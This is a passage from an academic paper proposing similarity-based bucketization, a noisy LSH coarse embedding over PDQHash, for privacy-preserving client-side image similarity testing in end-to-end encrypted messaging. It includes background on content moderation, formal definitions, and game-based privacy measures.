We propose such a framework. It formalizes information leakage using a game-based definition. To be specific, an adversarial server attempts to learn, from an SBB message generated for some image drawn from an adversary-known distribution, a predicate about the underlying image. As an important running example, we use a "matching predicate" that checks if the underlying image has the same perceptual hash value as that of a known target image. Unlike in more traditional cryptographic definitions (e.g., [30]), we do not require the adversarial server to have negligible success (which would preclude efficiency) and instead offer a range of measures including accuracy improvement over baseline guessing, adversarial precision, and adversarial area under the receiver operating characteristic curve (AUC). Indeed, there is no one-size-fits-all approach to measuring privacy damage, and our framework allows one to more broadly assess risks.

We offer a concrete SBB mechanism that increases adversarial uncertainty compared to naive approaches. It converts any similarity hash that uses Hamming distance to a privacy-preserving coarse embedding; we focus on PDQHash because it is widely supported. We combine techniques from locality-sensitive hashing [29] with lightweight noise mechanisms. The ultimate algorithm is conveniently simple: apply a standard PDQHash to an image, choose a designated number d of bit indices randomly, flip each selected bit with probability γ, and then send the resulting d bits and their indices to the server. An image in the server's database is included in a bucket should k or fewer of the relevant d bits of its PDQHash mismatch with those that are sent from the client.

Using real-world social media data, we empirically assess correctness, efficiency and privacy under various definitions. We explore various settings of d, γ, and k, and show that it is possible to ensure average bucket sizes of 9.3% of the database, while: (1) ensuring that the similar images are included in the bucket at least 95% of the time, and (2) an optimal adversary for the matching predicate achieves less than 50% precision, signifying low confidence in matching attacks. We caution that these empirical results are dataset-dependent, and may not generalize to every potential use case. Instead they can be interpreted as a proof-of-concept that SBB works in a realistic scenario.

We then combine our SBB mechanism with various similarity protocols, with different privacy guarantees for the server's content. For the expedient approach of downloading the bucket of server PDQHash values and performing comparisons on the client side, SBB provides a speedup of 29× or more. A full similarity check requires less than 0.5 seconds for a database of 2^{23} images. We also explore using SBB to speed up an ad hoc similarity protocol based on secure sketches [20], as well as 2PC protocols implemented in the EMP [72] and CrypTen [41] frameworks. Our experiments indicate that SBB can provide speed-ups of 601×, 97×, and 67×, respectively, and often enables use of 2PC that would fail otherwise due to the size of the database.

We conclude by discussing various limitations of our results, and open questions that future work should answer before deployment in practice. Nevertheless, we expect that our SBB approach will be useful in a variety of contexts. Encrypted messaging apps could use it to help warn users about malicious content, with significantly better privacy than approaches that send plaintext data to third-party servers [5, 16]. In another setting, social media platforms that currently query their users' plaintext data to third-party services to help identify abuse (e.g., [26, 69]) could use our techniques to improve privacy for their users. To facilitate future research, our prototype implementation is publicly available.[1]

2 Background and Existing Approaches

In this section, we provide some background about a key motivating setting: providing client-side detection of bad content in end-to-end (E2E) encrypted messaging. That said, our approaches are more general and we discuss other deployment scenarios in the extended version [35].

Content detection and end-to-end encryption. Content moderation aims to mitigate abuse on social media platforms, and can include content removal, content warnings, blocking users, and more. Most moderation approaches rely on detecting objectionable content, particularly at scale where automated techniques seem to be requisite. Social media companies often maintain large databases of known adversarial content [10, 51] and compare a client message with items in

[1] https://github.com/vegetable68/sbb

the databases to see if the message is sufficiently similar to some piece of adversarial content. However, this approach requires the client to reveal plaintext message content, which stands in tension with privacy-preserving technologies like E2E encryption. On the other hand, leaving contents unmoderated on the platform is unsatisfactory given the harms caused by abusive content such as misinformation, child sexual abuse material (CSAM), harassment, and more.

Governments[2] and non-governmental organizations[3] have for many years emphasized the need for technical innovations that could enable law enforcement access to encrypted data, while minimizing risks of privacy violation [2, 23, 63]. However, security experts have repeatedly expressed concern that such 'backdoor' access would fundamentally break the privacy of E2E encryption [18,40,52,57] or, if it provided content blocking functionality, enable problematic censorship [57].

In this work, we target mitigations that allow privacy-preserving client-side detection of content similar to known bad content. We focus on images, as discussed below. Our protocol is agnostic to how client software uses this detection capability, but we believe that client software should be designed to empower users with information and the ability to make their own decisions about content.

Our techniques may be useful, for example, to mitigate the increasing use of E2E encrypted messaging for harmful disinformation campaigns [32, 59]. A widely discussed approach is to warn users against known disinformation. Recent research [39] has shown that when carefully designed, such warnings are effective in guiding user behaviors to avoid disinformation. Our work provides a technical solution for the client-side warning mechanism. To be specific, the proposed system queries whether a client's received content is similar to known disinformation and returns the answer only to the client. Such a design avoids both outright censorship and notifying platform operators that a particular client received a particular piece of content. This solution would enable the kinds of user-initiated known content detection approaches that have been suggested recently [11, 49], and could help complement existing anti-abuse techniques that do not consider content, such as those used in WhatsApp [74].

But warning-style approaches that inform and empower users may not be suitable for threats like CSAM, where the recipients of messages can themselves be bad actors. Here client software would seemingly have to limit user choice, automatically blocking detected content and/or notifying some authority about it. Recent designs for CSAM mitigations include the Kulshrestha-Mayer protocol [42] (when used to notify the platform) and the CSAM detection proposal by Apple [3]. Cryptographers have, in turn, raised the alarm that, while efforts to combat CSAM are laudable, these platform-notifying systems represent a potential E2E encryption backdoor that is subject to misuse by platform operators or governments [31, 50] and that future work is needed to make such systems transparent and accountable. Our work is different, as we target client-side notification and not platform notification.

Another concern is that even client-side notification ends up a stepping stone towards riskier backdoor/censorship mechanisms, because once the former is deployed it will be easier to deploy, or justify deploying, the latter. Client-side functionality at least provides the opportunity for activists and others to detect changes to client-side software and understand their effects, adding some transparency and accountability. At the same time, arguments for, or against, various anti-abuse mechanisms would do well to delineate between approaches that empower users to understand and control their online experience (warnings, the ability to select users/content to block) and that disempower users (client-side or platform-side automatic censorship). We believe our techniques will be useful for the former, without intrinsically promoting the latter.

Client-side similarity testing and privacy. As mentioned above, we focus on private image similarity testing services. These allow a client, who receives some value w on an E2E encrypted platform, to submit a request to a service provider holding a database $\mathcal{B}$; the response indicates to the client whether w is similar to any item in $\mathcal{B}$. As the database $\mathcal{B}$ may be quite large, we need scalable solutions. The service provider could be the messaging platform, or a third party service. In the case when the provider is a third party service, the protocol runs between the client and the testing service, without involvement of platform servers.

A key concern will be the privacy risk imposed on clients by a testing service. Our threat model consists of an adversary in control of the service's servers, who wants to learn information about a client's image w by inspecting messages sent to the service in the course of similarity testing. This is often referred to as a semi-honest adversary, though our approaches will meaningfully resist some types of malicious adversaries that deviate from the prescribed protocol. In terms of privacy threat, we primarily focus on what we call a matching attack, in which the adversary wishes to accurately check whether w matches some adversarially chosen image (see Section 4 for a formalization). A matching attack enables, for example, adversarial service operators to monitor whether clients received any image on an adversarially chosen watchlist.

In this initial work we primarily focus on the risks against a single query from the client, and explicitly do not consider adversaries that just want to recover partial plaintext information, such as if the adversary wants to infer if an image contains a person or not. While we believe our results also improve privacy for such attacks, we do not offer evidence either way and future work will be needed to explore such threats. We also do not consider misbehaving servers that seek to undermine correctness, e.g., by modifying $\mathcal{B}$ to force clients to erroneously flag innocuous images. How to build accountability mechanisms for this setting is an interesting

[2] https://www.justice.gov/opa/press-release/file/1207081
[3] https://www.missingkids.org/e2ee

open question. We simulate the scenarios of adversaries that somehow can take advantage of known correlations between queried images in the extended version [35] and propose potential mitigation solutions in Section 7.

Nevertheless there are already several challenges facing developing a service that prevents accurate matching attacks in our setting. While prior work has established practical protocols for private set membership [43, 70], these only provide exact equality checks. Even small manipulations such as image re-sampling, minor cropping, or format conversion make exact matching schemes fail. Second, the database $\mathcal{B}$ can be arbitrarily large and may require frequent update. For instance, the published dataset from Twitter with activities of accounts associated to the Russian Internet Research Agency consist of 2 million images in total [28].

Existing approaches. We review deployed systems and suggested designs for image similarity testing.

Plaintext services. Most current deployments have the client upload their image to a third party service. A prominent example is the PhotoDNA service. After a client submits an image to the service, it immediately hashes the image using a proprietary algorithm [51]. Importantly, the hash can be compared to other hashes of images in a way that measures similarity of the original images. Such hashes are often called similarity hashes [15,54] or perceptual hashes [78]. (We show examples later.) The original image that was sent to the service is deleted after hashing. This plaintext design has various benefits, including simplicity for clients and the ability to hide the details of the hashing used. The latter is important in contexts where malicious users attempt to modify an image $w \in \mathcal{B}$ in the service's bad list to create an image w' that will not be found as similar to any image in $\mathcal{B}$ (including w) [76].

Another example of a plaintext service is WhatsApp's in-app reverse search function to combat visual misinformation [5], rolled out in June 2020. This feature allows users to submit their images to Google reverse image search for the source or context of a specific image. In this case, the user needs to reveal their image to both Google and WhatsApp, sacrificing user privacy.

Hashing-based services. For privacy-aware clients, revealing plaintext images represents a significant privacy risk. An alternative approach is to use a public hashing algorithm, have the client first hash their image, and submit only the resulting representation to the similarity checking service. While this requires making the hashing algorithm available to clients (and, potentially, adversarial users), it improves privacy because the original images are not revealed to the service. It also improves performance: hashes can be compact (e.g., 256 bits) and compared against a large database $\mathcal{B}$ in sublinear time [53]. This approach is used by Facebook's ThreatExchange [26] service that allows organizations to share hashes of images across trust boundaries. They use a custom similarity hash called PDQHash [1].

Sharing hashes, however, still has privacy risk. For example, although the lossy process of PDQHash generation makes recovering the exact input impossible in general, revealing the hash allows inferring whether a queried value is similar to another image. An adversary at the service provider's side may brute-force search a database of images to find ones close to the queried value.

Cryptography-based services. An alternative approach that preserves privacy is to employ a secure 2PC protocol [77] between the client and service. Existing 2PC protocols for similarity matching (e.g., [7, 13, 37]) can, in the best case, ensure that no information about the client's image is leaked to the server and that nothing about $\mathcal{B}$ (beyond whether it contains a similar image) leaks to the client. However, existing 2PC protocols do not efficiently scale to large databases $\mathcal{B}$.

Recent work by Kulshrestha and Mayer [42] proposed private approximate membership computation (PAMC) to allow similarity testing of images encoded as PDQHashes. The protocol begins by splitting the database $\mathcal{B}$ into buckets. Using private information retrieval, a client retrieves a bucket from the server with the bucket identifier generated from the PDQHash of their image. The chosen bucket is not disclosed to the server. The two parties then perform a private similarity test to determine whether the client PDQHash has sufficiently small Hamming distance to any image in the bucket. The protocol is still rather expensive, with their initial experiments requiring 37.2 seconds for a one-time set up and 27.5 seconds for a query for a block list with the size of 2^{20}. These times exclude network delays (measurements were performed with client and server on the same workstation). While a step closer to practicality, this remains prohibitive particularly since we expect that performance in deployment would be worse for lightweight client hardware such as mobile phones.

Concurrent work by Apple [3] proposed a protocol that encodes images from a user's cloud storage into perceptual hashes. The perceptual hashing algorithm maps similar images into identical hashes with high probability. The protocol then performs private set intersection between the encoded hashes and a database of known CSAM images. The private contents are revealed to the platform only when the number of matches exceeds a certain threshold. Whether such a protocol, designed for CSAM detection, is fit for client-side detection remains a question for future work to explore.

In summary, all three existing design approaches for image similarity testing — revealing images as client requests, using similarity representations like PDQHash as client requests, and employing secure 2PC protocols — do not provide satisfying solutions. The first two designs do not provide sufficient privacy, while 2PC designs are currently not sufficiently efficient. Thus we need a new approach to similarity testing.




Figure 1: Two-stage framework for using similarity-based bucketization to determine if an image w is similar to one in an image dataset $\mathcal{B}$.

3 Similarity-Based Bucketization

To enable efficient, privacy-preserving client-side similarity testing, we take inspiration from previous work that used bucketization to support efficient private set membership testing [43, 70]. These will, however, not work for image similarity testing. We therefore introduce a new two-step framework, as shown in Figure 1. It first enables scaling by utilizing what we call similarity-based bucketization (SBB) to gather a subset $B \subseteq \mathcal{B}$, called a bucket, of possibly relevant images. The second step is to perform a similarity testing protocol over the bucket; we explore how SBB can provide scaling improvements for several different similarity testing protocols. In this section we introduce coarse embeddings, which allow crude similarity comparisons, rather than the granular ones that regular similarity hashes provide. A summary of the notation we use throughout this paper appears in Table 1. For simplicity, we refer to the similarity testing server as the server.

Formalizing SBB. We formalize embeddings first. A similarity embedding method is a function $\mathcal{F}\colon \mathcal{W} \to \{0,1\}^\ell$ for the space of images $\mathcal{W}$ and where ℓ is a parameterizable length. Some embeddings map images to $\mathbb{R}^\ell$ (or a suitably granular approximation of it), but we focus on bit strings unless explicitly mentioned otherwise. Associated with $\mathcal{F}$ is a distance measure $\Delta\colon \{0,1\}^\ell \times \{0,1\}^\ell \to \mathbb{Z}$. We focus on Δ being Hamming distance. Most often one sets an application-dependent threshold T as the definition of similarity, and builds $\mathcal{F}$ so that matches with distance values smaller than T indicate the images depicted are perceptually similar.

An example $\mathcal{F}$ is the aforementioned PDQHash [1]. PDQHash was designed to capture the "syntactic" similarity between images. Syntactic similarity captures if two images are essentially the same, e.g., the same image but of different quality, or rotated slightly. This is different from semantic similarity, which focuses on whether images share the same features, e.g., the same person. Algorithms designed for syntactic similarity also include PhotoDNA [51] and pHash [78]. PDQHash first converts a given image w from RGB to luminance, then uses two-pass Jarosz filters to compute a weighted average of 64×64 subblocks of the luminance image. Given the 64×64 downsample, the algorithm computes a two-dimenstional discrete cosine transform (DCT), and keeps only the first 16 slots in both X and Y directions. After that, each entry of the 16×16 DCT output is transformed into a binary bit after being compared to the median, with 1 indicating larger than the median and 0 indicating otherwise.

Symbol	Description
w / $\mathcal{W}$	an image / set of all images
$\mathcal{B}$	set of images held by server
$\mathcal{D}$	distribution from which images are sampled
ℓ	length of similarity embedding
$\mathcal{F}$	similarity embedding method
v / $\mathcal{Y}$	result of similarity embedding / set of all such results
Δ	distance function between two similarity embeddings
T	distance threshold for similarity matching using Δ
$\mathcal{D}_\mathcal{F}$	distribution of similarity embeddings induced by $\mathcal{F}$
Emb	coarse embedding algorithm
Sim	coarse embedding similarity algorithm
p	an output of Emb
d	length of p
B	candidate bucket generated from Sim
γ	parameter of $\mathbb{E}_{LSH}$, flipping bias
k	coarse threshold of Sim

Table 1: Notation frequently used in this paper.

Coarse embedding schemes. To allow bucketization via similarity, we define a coarse embedding scheme $\mathbb{E} = (\mathrm{Emb}, \mathrm{Sim}, (\mathcal{W}, \Delta_\mathcal{W}))$, as a pair of algorithms and an associated metric space. The (possibly randomized) embedding algorithm $\mathrm{Emb}(w)$ takes as input a value $w \in \mathcal{W}$ and outputs a value $p \in \{0,1\}^d$. Here d is a configurable parameter. We call p the embedding of w, or simply the embedding when w is clear from context. The deterministic algorithm $\mathrm{Sim}(p, w')$ takes as input $p \in \{0,1\}^d$ and $w' \in \mathcal{W}$ and outputs a bit. The bit being one indicates that the embedding of w' is similar to the embedding of w, which is denoted as p. It will be convenient to abuse notation, by letting $\mathrm{Sim}(p, \mathcal{B})$ be defined to output the set $\{w' \mid w' \in \mathcal{B} \wedge \mathrm{Sim}(p, w') = 1\}$.

One idea for a coarse embedding scheme would be to simply use $\mathcal{F}$ directly, but with smaller ℓ and smaller T. To be specific, using PDQHash as an example, a coarse PDQHash scheme $\mathbb{E}_{cPDQ} = (\mathrm{Emb}_{cPDQ}, \mathrm{Sim}_{cPDQ}, (\mathcal{W}, \Delta_\mathcal{W}))$ can be implemented as follows: $\mathrm{Emb}_{cPDQ}(w)$ computes the hash of w on the first 4×4 slots of the DCT output, rather than 16×16 of the output, producing a 16-bit binary string. The 16-bit value can then provide much cruder similarity comparison. Then $\mathrm{Sim}_{cPDQ}(p, \mathcal{B})$ iterates over all $w' \in \mathcal{B}$, hashes them, and returns those with distance smaller than a coarse threshold k as a bucket B. Unfortunately this scheme doesn't meet our privacy goals, as we will explore in detail in Section 5.

Correctness and compression efficiency. We define $\Delta_\mathcal{W}$ via an existing similarity embedding $\mathcal{F}$, i.e., $\Delta_\mathcal{W}(w, w') = \Delta(\mathcal{F}(w), \mathcal{F}(w'))$. We say that a coarse embedding scheme is $(T, \varepsilon, \mathcal{D})$-correct if, for an image w sampled from $\mathcal{D}$, a distribution over $\mathcal{W}$, and for any w' such that $\Delta_\mathcal{W}(w, w') < T$,

we have that $\Pr[\mathrm{Sim}(\mathrm{Emb}(w), w') = 1] \geq 1 - \varepsilon$, where the probability is taken over the random coins used by Emb and the choice of w from $\mathcal{D}$. A trivial coarse embedding scheme is to just use $\mathcal{F}$ itself, which would be $(T, 0, \mathcal{D})$-correct for any T and $\mathcal{D}$. But as mentioned, doing this will not provide the desired privacy.

Another type of trivial coarse embedding scheme is to have Sim always output one. Then Emb could output a fixed constant value regardless of input, meaning nothing leaks about w. This would also be $(T, 0, \mathcal{D})$ correct for arbitrary T and any given $\mathcal{D}$, but won't be useful because, in our SBB application, the bucket would end up being the entire set $\mathcal{B}$.

We define a compression efficiency metric as follows. A coarse embedding scheme is $(\mathcal{B}, \alpha, \mathcal{D})$-compressing if for a distribution $\mathcal{D}$ over $\mathcal{W}$, $\mathcal{B} \subseteq \mathcal{W}$, w drawn from $\mathcal{D}$ we have that $\mathrm{E}\left[\frac{|B|}{|\mathcal{B}|}\right] \leq \alpha$ where $B = \{w' \mid w' \in \mathcal{B}, \mathrm{Sim}(\mathrm{Emb}(w), w') = 1\}$ and the probability space is over the choice of w from $\mathcal{D}$ and the coins used by Emb. This measures the average ratio of bucket size to dataset size.

LSH-based coarse embedding. We propose a coarse embedding scheme that is based on locality sensitive hashing (LSH) [29]. An LSH function family allows approximate nearest neighbour search with high-dimensional data. Formally, the scheme $\mathbb{E}_{LSH} = (\mathrm{Emb}_{LSH}, \mathrm{Sim}_{LSH}, (\mathcal{W}, \Delta_{\mathcal{W}}))$ is defined as follows (see also Figure 2). Let $\mathcal{I}$ be a family of hash functions that maps points from a high-dimensional input space $\mathbb{I}$ into a hash universe U of lower dimension. When $\mathbb{I} = \{0,1\}^\ell$ and Δ is Hamming distance, the construction of an LSH function family is intuitive. For an ℓ-bit string v, we denote the individual bits as $v_1, \ldots, v_\ell$. An indexing function is a map $I\colon \{0,1\}^\ell \to \{0,1\}$ and we let $\mathcal{I}$ be the set of all index functions, which is the LSH function family.

In our context, we randomize the selection of LSH functions for every individual query, and add noise to ensure privacy. Emb_{LSH} takes an image w as input, and computes the similarity embedding of it via $v \leftarrow \mathcal{F}(w)$. In our implementation, we use PDQHash for $\mathcal{F}$. Our protocol works on other types of embedding functions that use Hamming distance as a metric, such as pHash [78]. We sample d bits from v by sampling d LSH functions without replacement and flip each bit with probability γ. The resulting embedding with added noise and the indices are shared with the server. The server performs Sim_{LSH} by comparing the received bits to the corresponding bits of $\mathcal{F}(w_i)$ for each $w_i \in \mathcal{B}$, adding w_i to the bucket B if sufficiently many of these bits match.

To formalize this, we abuse notation slightly. We denote I as a map $\{0,1\}^\ell \to \{0,1\}^d$, a combination of d functions sampled uniformly from $\mathcal{I}$ without replacement. Similarly, one can easily encode an indexing function as a set of indexes; we treat I both as a function and its encoding. We let Flip_γ be the randomized algorithm that takes as input a bit string p and outputs $\tilde{p}$ of the same length, setting $\tilde{p}_i = p_i$ with probability $1 - \gamma$ and $\tilde{p}_i = \neg p_i$ with probability γ. The full algorithms

$\underline{\mathrm{Emb}_{LSH}(w)}$
$v \leftarrow \mathcal{F}(w)$
$I \leftarrow\!\!\$\ \mathcal{I}$
$p \leftarrow\!\!\$\ \mathrm{Flip}_\gamma(I(v))$
Return (I, p)

$\underline{\mathrm{Sim}_{LSH}((I,p),\mathcal{B})}$
$B \leftarrow \{\}$
For $w \in \mathcal{B}$:
  If $\Delta(p, I(\mathcal{F}(w))) \leq k$ then
    $B \leftarrow B \cup \{w\}$
Return B

Figure 2: Coarse embedding scheme $\mathbb{E}_{LSH}$.

for $\mathbb{E}_{LSH}$ are shown in Figure 2. We use a threshold k for the Hamming distance over the randomly selected indexes. We formally analyze correctness of $\mathbb{E}_{LSH}$ in the extended version [35]. Different choices of the parameter sets of $\mathbb{E}_{LSH}$, i.e., embedding length d, flipping bias γ, and coarse thresholds k result in different combination of privacy loss, correctness, and bucket compression rate. We further explore this trade-off in Section 5.

One limitation of $\mathbb{E}_{LSH}$ arises should an adversary be able to collect many queries that it knows are for the same image. Eventually it will see all bit locations, and even have enough samples to average out the noise (e.g., via a majority vote for each bit location). We discuss this further in Section 7.

Similarity protocols. A coarse embedding scheme will not suffice to perform a full similarity check. Instead, we compose such a scheme to perform SBB with a similarity protocol where the server uses the resulting bucket $B \leftarrow\!\!\$\ \mathrm{Sim}(\mathrm{Emb}(w), \mathcal{B})$. The composition achieves privacy levels related to the protocol's for $\mathcal{B}$, and correctness proportional to the product of the coarse embedding and the protocol's correctness. We discuss some examples and their properties here. These examples ensure perfect correctness, hence the correctness of the composition depends solely on that of the coarse embedding. In Section 5.4, we show that for various similarity protocols, both runtime efficiency and bandwidth are largely improved when combined with SBB.

Similarity embedding retrieval. A pragmatic similarity protocol has the server send to the client the similarity embeddings of all the elements in the bucket, i.e., send $v_1, \ldots, v_{|B|}$ where $v_i = \mathcal{F}(w_i)$ for each $w_i \in B$. The client can then compute $\mathcal{F}(w)$ and compare against each v_i. This approach reduces the confidentiality for the server's dataset, since now clients learn all the similarity embeddings in $\mathcal{B}$ that fall into the bucket. It may also reduce resistance to evasion attacks, but in contexts where client privacy is paramount this simple protocol already improves on existing approaches.

Secure-sketch similarity protocol. We can improve server confidentiality via a secure-sketch-based [20] similarity protocol. The protocol ensures that the client can only learn the similarity hashes that are close to a client-known value. If images in the database have sufficiently high min-entropy then the secure sketch ensures that the client cannot learn it. This assumption may not always hold (most obviously in the case that the client has a similar image), in which case confidentiality falls back to that achieved by similarity embedding

retrieval. We defer details to the extended version [35].

2PC similarity protocols. Finally, one may compose SBB with an appropriate 2PC for similarity comparisons. Such an approach provides better confidentiality for $\mathcal{B}$, but at the cost of larger bandwidth and execution time. We experiment with two frameworks: CrypTen [41] and EMP [72]. CrypTen is a secret-sharing-based semi-honest MPC framework for Python that is geared toward machine learning applications. CrypTen currently relies on a trusted third party for certain operations, including generating Beaver multiplication triples [9]. Generation of Beaver triples using Pailler [56] is actively under development. EMP is a circuit-garbling-based generic semi-honest 2PC framework that is implemented in C++.

Both frameworks above target semi-honest security. One could also compose SBB with a maliciously secure 2PC protocol, with caveat that a malicious server is not bound to correctly execute the SBB Sim algorithm and so could deviate by adding arbitrary values to the bucket. In our context, such an attack can anyway be performed by just modifying $\mathcal{B}$ in the first place, but this could be relevant in future work, particularly as it relates to accountability mechanisms that monitor for changes to $\mathcal{B}$.

4 Privacy of Coarse Embeddings

In this section, we detail our framework for reasoning about privacy threats against coarse embeddings. Our framework is designed to analyze the adversary's confidence in assessing a predicate being true or not, when given one or multiple client requests as input. Here we only consider client privacy; privacy of the server's dataset can be achieved by composing SBB with a suitable similarity protocol (see Section 3).

Proposed security measures. We consider settings where an adversary receives the embedding(s) of one or more images, and wants to infer some predicate over the images. Let $\mathcal{W}^q$ be the Cartesian product of q copies of $\mathcal{W}$. We denote tuples of images in bold, $\mathbf{w} \in \mathcal{W}^q$ and $\mathbf{w}[i] \in \mathcal{W}$ for $i \in [1,q]$. Let $\mathrm{Emb}(\mathbf{w})$ be the result of running Emb independently on each component of $\mathbf{w}$, denoted as $\mathbf{p}$. That is, $\mathbf{p} \leftarrow\!\$\ \mathrm{Emb}(\mathbf{w})$ is shorthand for $\mathbf{p}[i] \leftarrow\!\$\ \mathrm{Emb}(\mathbf{w}[i])$ for $i \in [1,q]$.

To start, consider a distribution $\mathcal{D}$ over $\mathcal{W}^q$ and a predicate $f\colon \mathcal{W}^q \to \{\mathsf{false},\mathsf{true}\}$. We want to understand the ability of an adversary to infer $f(\mathbf{w})$ when given $\mathrm{Emb}(\mathbf{w})$ for $\mathbf{w}$ drawn from $\mathcal{W}^q$ according to $\mathcal{D}$. As an example, let $q = 1$ and have f indicate whether a client image has the same perceptual hash value with that of another image that is chosen by the adversary. We'd like to have a guarantee that revealing $\mathrm{Emb}(\mathbf{w})$ doesn't allow inferring that the images are similar with high confidence. We refer to a tuple $\pi = (\mathcal{D}, \mathcal{W}^q, f)$ as a privacy setting.

We provide three measures of adversarial success: accuracy, precision, and area under the receiver-operator curve

$\underline{\mathrm{PRED}_{\mathrm{Emb},\pi}}$
$\mathbf{w} \leftarrow_{\mathcal{D}} \mathcal{W}^q$
$p \leftarrow\!\$\ \mathrm{Emb}(w)$
$b \leftarrow\!\$\ \mathcal{A}(p)$
Return $(b = f(\mathbf{w}))$

$\underline{\mathrm{AUC}_{\mathrm{Emb},\mathcal{D}}}$
for $i \in \{\mathsf{true},\mathsf{false}\}$
  $\mathbf{w}_i \leftarrow_{\mathcal{D}_i} \mathcal{W}^q$
  $\mathbf{p}_i \leftarrow\!\$\ \mathrm{Emb}(\mathbf{w}_i)$
  $r_i \leftarrow\!\$\ \mathcal{A}_{\mathrm{auc}}(\mathbf{p}_i)$
Return $r_{\mathsf{true}} > r_{\mathsf{false}}$

Figure 3: Pseudocode games for measuring embedding privacy. Here f represents a predicate.

(AUC), thereby adapting traditional measures of efficacy for prediction tasks to our adversarial setting.

Accuracy. Let $\mathcal{A}_{\mathrm{acc}}$ be a randomized algorithm, called an accuracy adversary. We define a probabilistic experiment that tasks $\mathcal{A}$ with inferring $f(\mathbf{w})$ given $\mathrm{Emb}(\mathbf{w})$ for $\mathbf{w}$ drawn according to $\mathcal{D}$. This probability space is over the coins used to sample $\mathbf{w}$, to run Emb a total of q times, and to run $\mathcal{A}_{\mathrm{acc}}$. We let "$\mathcal{A}_{\mathrm{acc}}(\mathrm{Emb}(\mathbf{w})) = f(\mathbf{w})$" be the event that $\mathcal{A}_{\mathrm{acc}}$ outputs the correct value of the predicate. We write this as a pseudocode game $\mathrm{PRED}_{\mathbb{E},\pi}$ shown in Figure 3, where the returned value captures the event that $\mathcal{A}$ succeeds. For skewed distributions, the trivial adversary that ignores its input and simply predicts the most likely predicate value may achieve high accuracy. We therefore define the advantage of $\mathcal{A}_{\mathrm{acc}}$ as the improvement over that trivial approach:

$$\varepsilon_{\mathrm{acc}} = \frac{\Pr[\mathcal{A}_{\mathrm{acc}}(\mathrm{Emb}(\mathbf{w})) = f(\mathbf{w})] - \varepsilon_{base}}{1 - \varepsilon_{base}},$$

where $\varepsilon_{base} = max(\Pr[f(\mathbf{w}) = 1], \Pr[f(\mathbf{w}) = 0])$.

Precision. For adversaries that are mainly interested in inferring positive instances, $f(\mathbf{w}) = \mathsf{true}$, accuracy may appear misleading in cases with high skew, i.e., when $f(\mathbf{w}) = \mathsf{false}$ happens almost always [47]. In our running example, we expect that in practice most images handled by clients will be distinct from the adversary-chosen one.

We therefore also provide two other security measures. First, we measure the precision of a non-trivial adversary in inferring $f(\mathbf{w})$. By non-trivial, we mean that the adversary has to predict $f(\mathbf{w}) = \mathsf{true}$ at least once. We use the same probability space as in the previous definition. To emphasize that the best adversary for achieving high precision may differ from the best one for maximizing accuracy improvement, we use $\mathcal{A}_{\mathrm{pre}}$ to denote the adversary when considering precision. We want to measure the probability that $\mathcal{A}_{\mathrm{pre}}$ succeeds, conditioned on $\mathcal{A}_{\mathrm{pre}}$ outputting true. We denote this by $\Pr\left[f(\mathbf{w}) = \mathsf{true} \mid \mathcal{A}_{\mathrm{pre}}(\mathrm{Emb}(\mathbf{w})) = \mathsf{true}\right]$. To prevent $\mathcal{A}_{\mathrm{pre}}$ from using the trivial strategy of predicting all events as negative, we define an affiliate concept of recall r as

$$r = \Pr\left[\mathcal{A}_{\mathrm{pre}}(\mathrm{Emb}(\mathbf{w})) = \mathsf{true} \mid f(\mathbf{w}) = \mathsf{true}\right].$$

We will restrict attention to adversaries $\mathcal{A}_{\mathrm{pre}}$ for which r exceeds some threshold, e.g., $r > 0\%$. We let

$$\varepsilon_{prec}^{r>\rho} = \Pr\left[f(\mathbf{w}) = \mathsf{true} \mid \mathcal{A}_{\mathrm{pre}}(\mathrm{Emb}(\mathbf{w})) = \mathsf{true}\right]$$

denote the precision advantage for some adversary $\mathcal{A}_{\mathrm{pre}}$ that

achieves $r > \rho$, with the exception of $\rho = 100\%$, where the restriction is set as $r = 100\%$.

AUC. Precision captures the adversary's confidence in predicting the positive class, i.e., the likelihood of $f(\mathbf{w})$ being true when the adversary predicts it to be true. However, it does not capture the adversary's confidence regarding predicting the negative class. We therefore finally formalize a notion of AUC, where recall that AUC is the area under the receiver-operator curve, a popular measure of classifier efficacy. At a high level, AUC-ROC indicates the classifier's capability in differentiating positive classes from negative ones. For a setting $\pi = (\mathcal{D}, \mathcal{B}^q, f)$, let $\mathcal{D}_i$ be the distribution $\mathcal{D}$ over $\mathcal{W}^q$ conditioned on $f(\mathbf{w}) = i$ for $i \in \{\mathsf{true}, \mathsf{false}\}$. Then for an adversary $\mathcal{A}_{\text{auc}}$ that outputs a real value in $[0,1]$ we measure the probability that $\mathcal{A}_{\text{auc}}(\text{Emb}(\mathbf{w}_{\mathsf{true}})) > \mathcal{A}_{\text{auc}}(\text{Emb}(\mathbf{w}_{\mathsf{false}}))$ where $\mathbf{w}_i$ is drawn from $\mathcal{B}^q$ according to $\mathcal{D}_i$. The probability is over the independent choices of $\mathbf{w}_{\mathsf{true}}$ and $\mathbf{w}_{\mathsf{false}}$, as well as the coins used by the $2q$ executions of Emb and two executions of $\mathcal{A}_{\text{auc}}$. We provide a pseudocode game $\text{AUC}_{\text{Emb},\pi}$ describing this probability space in Figure 3. Then we define the advantage of an AUC adversary $\mathcal{A}_{\text{auc}}$ by

$$\varepsilon_{\text{auc}} = 2 \cdot \Pr[\mathcal{A}_{\text{auc}}(\text{Emb}(\mathbf{w}_{\mathsf{true}})) > \mathcal{A}_{\text{auc}}(\text{Emb}(\mathbf{w}_{\mathsf{false}}))] - 1 \,.$$

This formulation uses a well-known fact [4, 17] about AUC that it is equal to the probability that a scoring algorithm (in our case, the adversary) ranks positive-class instances higher than negative-class instances. For simplicity, we ignore ties ($\mathcal{A}_{\text{auc}}$ outputting the same value in each case). Without loss of generality, we can assume that the AUC adversary $\mathcal{A}_{\text{auc}}$ wins the game with probability greater than or equal to 0.5, and so the normalization maps to the range $[0,1]$. (This corresponds to the classic Gini coefficient.)

